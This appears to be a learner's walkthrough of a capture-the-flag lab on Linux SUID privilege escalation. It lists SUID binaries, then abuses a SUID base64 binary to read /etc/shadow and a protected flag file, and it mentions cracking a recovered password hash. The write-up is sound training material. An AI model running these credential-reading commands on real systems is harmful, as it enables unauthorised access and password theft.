Privilege Escalation SUID

So going into this not completely blind, as in the previous room we already had SUID pop up a few times, but we chose not to use it. So again we will follow the process by restarting the attack box to give us a completely refreshed panel before going into it.

Using the command:
find / -type f -perm -04000 -ls 2>/dev/null
This command lists files that have SUID or SGID bits set.

```
$ find / -type f -perm -04000 -ls 2>/dev/null
       66     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /snap/core/10185/bin/mount
       80     44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /snap/core/10185/bin/ping
       81     44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /snap/core/10185/bin/ping6
       98     40 -rwsr-xr-x   1 root     root        40128 Mar 25  2019 /snap/core/10185/bin/su
      116     27 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /snap/core/10185/bin/umount
     2610     71 -rwsr-xr-x   1 root     root        71824 Mar 25  2019 /snap/core/10185/usr/bin/chfn
     2612     40 -rwsr-xr-x   1 root     root        40432 Mar 25  2019 /snap/core/10185/usr/bin/chsh
     2689     74 -rwsr-xr-x   1 root     root        75304 Mar 25  2019 /snap/core/10185/usr/bin/gpasswd
     2781     39 -rwsr-xr-x   1 root     root        39904 Mar 25  2019 /snap/core/10185/usr/bin/newgrp
     2794     53 -rwsr-xr-x   1 root     root        54256 Mar 25  2019 /snap/core/10185/usr/bin/passwd
     2904    134 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /snap/core/10185/usr/bin/sudo
     3003     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 11  2020 /snap/core/10185/usr/lib/dbus-1.0/dbus-daemon-launch-helper
     3375    419 -rwsr-xr-x   1 root     root              428240 May 26  2020 /snap/core/10185/usr/lib/openssh/ssh-keysign
     6437    109 -rwsr-xr-x   1 root     root              110792 Oct  8  2020 /snap/core/10185/usr/lib/snapd/snap-confine
     7615    386 -rwsr-xr--   1 root     dip               394984 Jul 23  2020 /snap/core/10185/usr/sbin/pppd
       56     43 -rwsr-xr-x   1 root     root               43088 Mar  5  2020 /snap/core18/1885/bin/mount
       65     63 -rwsr-xr-x   1 root     root               64424 Jun 28  2019 /snap/core18/1885/bin/ping
       81     44 -rwsr-xr-x   1 root     root               44664 Mar 22  2019 /snap/core18/1885/bin/su
       99     27 -rwsr-xr-x   1 root     root               26696 Mar  5  2020 /snap/core18/1885/bin/umount
     1698     75 -rwsr-xr-x   1 root     root               76496 Mar 22  2019 /snap/core18/1885/usr/bin/chfn
     1700     44 -rwsr-xr-x   1 root     root               44528 Mar 22  2019 /snap/core18/1885/usr/bin/chsh
     1752     75 -rwsr-xr-x   1 root     root               75824 Mar 22  2019 /snap/core18/1885/usr/bin/gpasswd
     1816     40 -rwsr-xr-x   1 root     root               40344 Mar 22  2019 /snap/core18/1885/usr/bin/newgrp
     1828     59 -rwsr-xr-x   1 root     root               59640 Mar 22  2019 /snap/core18/1885/usr/bin/passwd
     1919    146 -rwsr-xr-x   1 root     root              149080 Jan 31  2020 /snap/core18/1885/usr/bin/sudo
     2006     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 11  2020 /snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
     2314    427 -rwsr-xr-x   1 root     root              436552 Mar  4  2019 /snap/core18/1885/usr/lib/openssh/ssh-keysign
     7477     52 -rwsr-xr--   1 root     messagebus         51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    13816    464 -rwsr-xr-x   1 root     root              473576 May 29  2020 /usr/lib/openssh/ssh-keysign
    13661     24 -rwsr-xr-x   1 root     root               22840 Aug 16  2019 /usr/lib/policykit-1/polkit-agent-helper-1
     7479     16 -rwsr-xr-x   1 root     root               14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
    13676    128 -rwsr-xr-x   1 root     root              130152 Oct  8  2020 /usr/lib/snapd/snap-confine
     1856     84 -rwsr-xr-x   1 root     root               85064 May 28  2020 /usr/bin/chfn
     2300     32 -rwsr-xr-x   1 root     root               31032 Aug 16  2019 /usr/bin/pkexec
     1816    164 -rwsr-xr-x   1 root     root              166056 Jul 15  2020 /usr/bin/sudo
     1634     40 -rwsr-xr-x   1 root     root               39144 Jul 21  2020 /usr/bin/umount
     1860     68 -rwsr-xr-x   1 root     root               68208 May 28  2020 /usr/bin/passwd
     1859     88 -rwsr-xr-x   1 root     root               88464 May 28  2020 /usr/bin/gpasswd
     1507     44 -rwsr-xr-x   1 root     root               44784 May 28  2020 /usr/bin/newgrp
     1857     52 -rwsr-xr-x   1 root     root               53040 May 28  2020 /usr/bin/chsh
     1722     44 -rwsr-xr-x   1 root     root               43352 Sep  5  2019 /usr/bin/base64
     1674     68 -rwsr-xr-x   1 root     root               67816 Jul 21  2020 /usr/bin/su
     2028     40 -rwsr-xr-x   1 root     root               39144 Mar  7  2020 /usr/bin/fusermount
     2166     56 -rwsr-sr-x   1 daemon   daemon             55560 Nov 12  2018 /usr/bin/at
     1633     56 -rwsr-xr-x   1 root     root               55528 Jul 21  2020 /usr/bin/mount
$
```

1. So navigating back to GTFO bins, we can input the SUID and try match it to something we have access to. We will once again use nano but this time it will be different. Nano is currently owned by root, which means that we can read and edit files only at a higher privilege level.
2. At this particular stage we have 2 options for escalation, reading the:
   /etc/shadow file OR adding our user to the:
   /etc/passwd file.
   So I did the following:

cat /etc/passwd

This displayed an output that shows the various users. In the list I also find the answer to our first question

Which user shares the name of a great comic book writer?

gerryconway


3. We also need to find the password of user 2, all we have is a is the user pathway. In order to do that we need to search for binary files that have the sudo bit set.

   find / -type f -perm -04000 -ls 2>/dev/null

   Just like how it is shown above, we are presented with all the binaries with the binaries that have the sudo bitset.

   One of the results that looks particularly of interest is the **base64** output.

   Tying base64 into the GTFO bins gives us this display:



4. Now because sudo is already installed on the machine, this allows us to make shorter work of this.

   LFILE

   This command will allow us to read sensitive files we should not be able to access as part of our permissible remit. So in this case we need to get the password of user 2.

   LFILE=/etc/shadow

   /usr/bin/base64 “$LFILE” | base64 –decode

   Once we execute this command we get the password of user 2 in a hash format.

   After cracking the password I discovered it was the same password as karen! Password1

5. Finally we have to find out what is the content of flag3.txt. We cannot access this with karen, but we can change our user to user2 now that we have access to the username and password, using the command:

   su user2

   Password1

   cd /home

   cd ubuntu

cat flag3.txt
Permission is still denied!

What I am going to do is something different. Using base64 to try view the file with the command we used earlier but fixate on this file alone.
LFILE=/home/ubuntu/flag3.txt
/usr/bin/base64 "$LFILE" | base64 –decode
THM-3847834
Success we did it!

Conclusion:
This was great practice at some real world scenarios where the answer will not always be a few clicks or require minimal effort, it really requires persistence, recon and just the will power to power through even when you believe there is no alternative, there really is a hidden door in every situation, but finding it can take time, patience and determination to not only find it but to access it as well.